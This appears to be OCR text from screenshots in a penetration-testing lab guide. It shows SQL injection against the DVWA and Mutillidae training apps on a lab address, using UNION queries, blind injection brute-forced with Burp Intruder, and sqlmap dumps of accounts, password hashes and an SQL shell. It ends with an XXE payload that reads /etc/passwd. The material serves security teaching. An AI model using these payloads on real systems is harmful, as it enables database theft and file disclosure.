

192.168.56.11/dvwa/vulnerabilities/sqli/?id=1' order by 1 -- '&Submit=Subn
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://192.168.56.11/dvwa/vulnerabilities/sqli/
?id=1' order by 1 -- '
&Submit=Submit#
Enable Post data
Enable Referrer
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' order by 1 -- '
First name: admin
Surname: admin



192.168.56.11/dvwa/vulnerabilities/sqli/?id=1' order by 3 -- '&Submit=Subn
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
http://192.168.56.11/dvwa/vulnerabilities/sqli/
?id=1' order by 3 -- '
&Submit=Submit#
Enable Post data
Enable Referrer
Unknown column '3' in 'order clause'



Load URL
Split URL
Execute
http://192.168.56.11/dvwa/vulnerabilities/sqli/
?id=1' union select 1,2 -- |
&Submit=Submit#
Enable Post data
Enable Referrer
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' union select 1,2 -- '
First name: admin
Surname: admin
ID: 1' union select 1,2 -- '
First name: 1
Surname: 2



Vulnerability: SQL Injection
User ID:
Submit
ID: 1' union select @@version,current_user() -- '
First name: admin
Surname: admin
ID: 1' union select @@version,current_user() -- '
First name: 5.1.41-3ubuntu12.6-log
Surname: dvwa@%



Vulnerability: SQL Injection
User ID:
Submit
ID: 1' union select table_schema, table_name FROM information_schema.tables WHERE
First name: admin
Surname: admin
ID: 1' union select table_schema, table_name FROM information_schema.tables WHERE
First name: information_schema
Surname: USER_PRIVILEGES
ID: 1' union select table_schema, table_name FROM information_schema.tables WHERE
First name: dvwa
Surname: users



Vulnerability: SQL Injection
User ID:
Submit
ID: 1' union select user, password FROM dvwa.users -- '
First name: admin
Surname: admin
ID: 1' union select user, password FROM dvwa.users -- '
First name: admin
Surname: 21232f297a57a5a743894a0e4a801fc3
ID: 1' union select user, password FROM dvwa.users -- '
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 1' union select user, password FROM dvwa.users -- '
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1' union select user, password FROM dvwa.users -- '
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1' union select user, password FROM dvwa.users -- '
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1' union select user, password FROM dvwa.users -- '
First name: user
Surname: ee11cbb19052e40b07aac0ca060c23ee



Vulnerability: SQL Injection (Blind)
User ID:
Submit



Vulnerability: SQL Injection (Blind)
User ID:
Submit
ID: 1''
First name: admin
Surname: admin


Vulnerability: SQL Injection (Blind)
User ID:
Submit
ID: 1' and '1'='1
First name: admin
Surname: admin


#
Host
Method
URL
Params
55 http://192.168.56.11 GET /dvwa/vulnerabilities/upload/
56 http://192.168.56.11 GET /dvwa/vulnerabilities/sqli/
57 http://192.168.56.11 GET /dvwa/vulnerabilities/sqli/?id=1%27+and+1%3Dchar_length%28current_user%28%29%29+and+%271...
58 http://192.168.56.11 GET
59 http://192.168.56.11 GET
60 http://192.168.56.11 GET
61 http://192.168.56.11 GET
62 http://192.168.56.11 GET
63 http://192.168.56.11 GET
Request
Response
Raw
Params
Headers
Hex
GET /dvwa/vulnerabilities/sqli/?id
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linu
Accept: text/html,application/xhtm
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwa/
Cookie: security=low; BEEFHOOK=edF
PHPSESSID=v0jskelrb1vdec9ck0pponfa
Connection: close
Upgrade-Insecure-Requests: 1
http://192.168.56.11/dvwa/vu...+%271%27%3D%271&Submit=Submit
Add to scope
Spider from here
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Engagement tools [Pro version only]
Show new history window
Add comment
Highlight
Delete item
Clear history
Copy URL
ubmit=Submit HTTP/1.1
YuqbeMd;


Attack type: Sniper
GET /dvwa/vulnerabilities/sqli/?id=1%27+and+§1§%3Dchar_length%28current_user%28%29%29+and+%271%27%3D%271&Submit=Submit HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwa/vulnerabilities/sqli/
Cookie: security=low; BEEFHOOK=edFl98r2ZxedksedDM8uWhZdjVXq76SA1Q4PKEMM4N20W2yYFkCjGLFiCKebK94aBmgghdCiaYuqbeMd;
PHPSESSID=v0jskelrb1vdec9ck0pponfat4
Connection: close
Upgrade-Insecure-Requests: 1



Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 15
Payload type: Numbers
Request count: 15
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 1
To: 15
Step: 1




Results | Target | Positions | Payloads | Options


Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	First name
0		200	☐	☐	5225	☐
1	1	200	☐	☐	5225	☐
2	2	200	☐	☐	5225	☐
3	3	200	☐	☐	5225	☐
4	4	200	☐	☐	5225	☐
5	5	200	☐	☐	5225	☐
6	6	200	☐	☐	5326	☑
7	7	200	☐	☐	5225	☐
8	8	200	☐	☐	5225	☐





Request	Payload	Status	Error	Timeout	Length	First na...
0		200	☐	☐	5225	☐
1	a	200	☐	☐	5225	☐
2	b	200	☐	☐	5225	☐
3	c	200	☐	☐	5225	☐
4	d	200	☐	☐	5309	☑
5	e	200	☐	☐	5225	☐
6	f	200	☐	☐	5225	☐



Request	Payload	Status	Error	Timeout	Length	First na...
18	r	200	☐	☐	5225	☐
19	s	200	☐	☐	5225	☐
20	t	200	☐	☐	5225	☐
21	u	200	☐	☐	5225	☐
22	v	200	☐	☐	5310	☑
23	w	200	☐	☐	5225	☐
24	x	200	☐	☐	5225	☐

Request	Payload	Status	Error	Timeout	Length	First na...	Comment
28	#	200	☐	☐	5225	☐	
29	%	200	☐	☐	5314	☑	
30	@	200	☐	☐	5225	☐	
31	+	200	☐	☐	5225	☐	

Request | Response

Raw | Headers | Hex | HTML | Render

```
                    <input type="submit" name="Submit" value="Submit">
            </form>

            <pre>ID: 1' and current_user() like 'dvwa@%%<br>First name: admin<br>Surname: admin</pre>

        </div>
```

Vulnerability: SQL Injection (Blind)

User ID:

Submit

```
ID: 1' and current_user()='dvwa@%
First name: admin
Surname: admin
```

```
root@kali:~# sqlmap -u "http://192.168.56.11/mutillidae/index.php?page=user-info.php&username=user&password=password&user-info-php-submit-button=View+Account+Details" -p username --current-user --current-db

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.2.3#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 08:35:54
```

```
---
[08:51:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[08:51:24] [INFO] fetching current user
current user:    'mutillidae@%'
[08:51:24] [INFO] fetching current database
current database:    'nowasp'
[08:51:24] [INFO] testing if current user is DBA
[08:51:24] [INFO] fetching current user
[08:51:25] [WARNING] reflective value(s) found and filtering out
current user is DBA:    True
[08:51:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.11'

[*] shutting down at 08:51:25
```

```
[09:15:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[09:15:03] [INFO] fetching tables for database: 'nowasp'
[09:15:04] [WARNING] reflective value(s) found and filtering out
Database: nowasp
[12 tables]
+----------------------------+
| accounts                   |
| balloon_tips               |
| blogs_table                |
| captured_data              |
| credit_cards               |
| help_texts                 |
| hitlog                     |
| level_1_help_include_files |
| page_help                  |
| page_hints                 |
| pen_test_tools             |
| youtubevideos              |
+----------------------------+
```

```
Database: nowasp
Table: accounts
[24 entries]
+-----+----------+--------------+----------+-------------+-----------+-----------------------------------------+
| cid | username | lastname     | is_admin | password    | firstname | mysignature                             |
+-----+----------+--------------+----------+-------------+-----------+-----------------------------------------+
| 1   | admin    | Administrator | TRUE     | admin       | System    | g0t r00t?                               |
| 2   | adrian   | Crenshaw     | TRUE     | somepassword | Adrian    | Zombie Films Rock!                      |
| 3   | john     | Pentest      | FALSE    | monkey      | John      | I like the smell of confunk             |
| 4   | jeremy   | Druin        | FALSE    | password    | Jeremy    | d1373 1337 speak                        |
| 5   | bryce    | Galbraith    | FALSE    | password    | Bryce     | I Love SANS                             |
| 6   | samurai  | WTF          | FALSE    | samurai     | Samurai   | Carving fools                           |
| 7   | jim      | Rome         | FALSE    | password    | Jim       | Rome is burning                         |
| 8   | bobby    | Hill         | FALSE    | password    | Bobby     | Hank is my dad                          |
| 9   | simba    | Lion         | FALSE    | password    | Simba     | I am a super-cat                        |
| 10  | dreveil  | Evil         | FALSE    | password    | Dr.       | Preparation H                           |
| 11  | scotty   | Evil         | FALSE    | password    | Scotty    | Scotty do                               |
| 12  | cal      | Calipari     | FALSE    | password    | John      | C-A-T-S Cats Cats Cats                  |
| 13  | john     | Wall         | FALSE    | password    | John      | Do the Duggie!                          |
| 14  | kevin    | Johnson      | FALSE    | 42          | Kevin     | Doug Adams rocks                        |
| 15  | dave     | Kennedy      | FALSE    | set         | Dave      | Bet on S.E.T. FTW                       |
| 16  | patches  | Pester       | FALSE    | tortoise    | Patches   | meow                                    |
| 17  | rocky    | Paws         | FALSE    | stripes     | Rocky     | treats?                                 |
| 18  | tim      | Tomes        | FALSE    | lanmaster53 | Tim       | Because reconnaissance is hard to spell |
| 19  | ABaker   | Baker        | TRUE     | SoSecret    | Aaron     | Muffin tops only                        |
| 20  | PPan     | Pan          | FALSE    | NotTelling  | Peter     | Where is Tinker?                        |
```

```
database management system users password hashes:
[*] bricks [1]:
    password hash: *255195939290DC6D228944BCC682D2427DA57E21
    clear-text password: bricks
[*] bwapp [1]:
    password hash: *63C3CE60C4AC4F87F321E54F290A4867684A96C4
    clear-text password: bwapp
[*] citizens [1]:
    password hash: *E0E85D302E82538A1FDA46B453F687F3964A99B4
[*] cryptomg [1]:
    password hash: *2132873552FEDF6780E8060F927DD5101759C4DE
    clear-text password: cryptomg
[*] debian-sys-maint [1]:
    password hash: *75F15FF5C9F06A7221FEB017724554294E40A327
[*] dvwa [1]:
    password hash: *D67B38CDCD1A55623ED5F55856A29B9654FF823D
    clear-text password: dvwa
```

```
[09:01:40] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> @@version
[09:02:56] [INFO] fetching SQL query output: '@@version'
[09:02:58] [WARNING] reflective value(s) found and filtering out
@@version:    '5.1.41-3ubuntu12.6-log'
sql-shell> show databases;
[09:04:23] [INFO] fetching SQL SELECT statement query output: 'show databases'
[09:04:24] [WARNING] something went wrong with full UNION technique (could be because of limitation on
retrieved number of entries)
show databases; [1]:

sql-shell> select * from information_schema.schemata;
[09:05:10] [INFO] fetching SQL SELECT statement query output: 'select * from information_schema.schemat
a'
[09:05:10] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names i
tself
[09:05:10] [INFO] fetching columns for table 'schemata' in database 'information_schema'
[09:05:12] [INFO] the query with expanded column name(s) is: SELECT CATALOG_NAME, DEFAULT_CHARACTER_SET
_NAME, DEFAULT_COLLATION_NAME, SCHEMA_NAME, SQL_PATH FROM information_schema.schemata
select * from information_schema.schemata; [34]:
[*]  , utf8, utf8_general_ci, information_schema,
[*]  , latin1, latin1_swedish_ci, .svn,
[*]  , latin1, latin1_swedish_ci, bricks,
[*]  , latin1, latin1_swedish_ci, bwapp,
[*]  , latin1, latin1_swedish_ci, citizens,
```

XML Submitted

```
<somexml><message>Hello World</message></somexml>
```

Text Content Parsed From XML

Hello World

XML Submitted

```
<!DOCTYPE person [ <!ELEMENT person ANY> <!ENTITY person "Mr Bob"> ]> <somexml><message>Hello World &person;
</message></somexml>
```

Text Content Parsed From XML

Hello World Mr Bob

XML Submitted

```
<!DOCTYPE fileEntity [ <!ELEMENT fileEntity ANY> <!ENTITY fileEntity SYSTEM "file:///etc/passwd"> ]> <somexml>
<message>Hello World &fileEntity;</message></somexml>
```

Text Content Parsed From XML

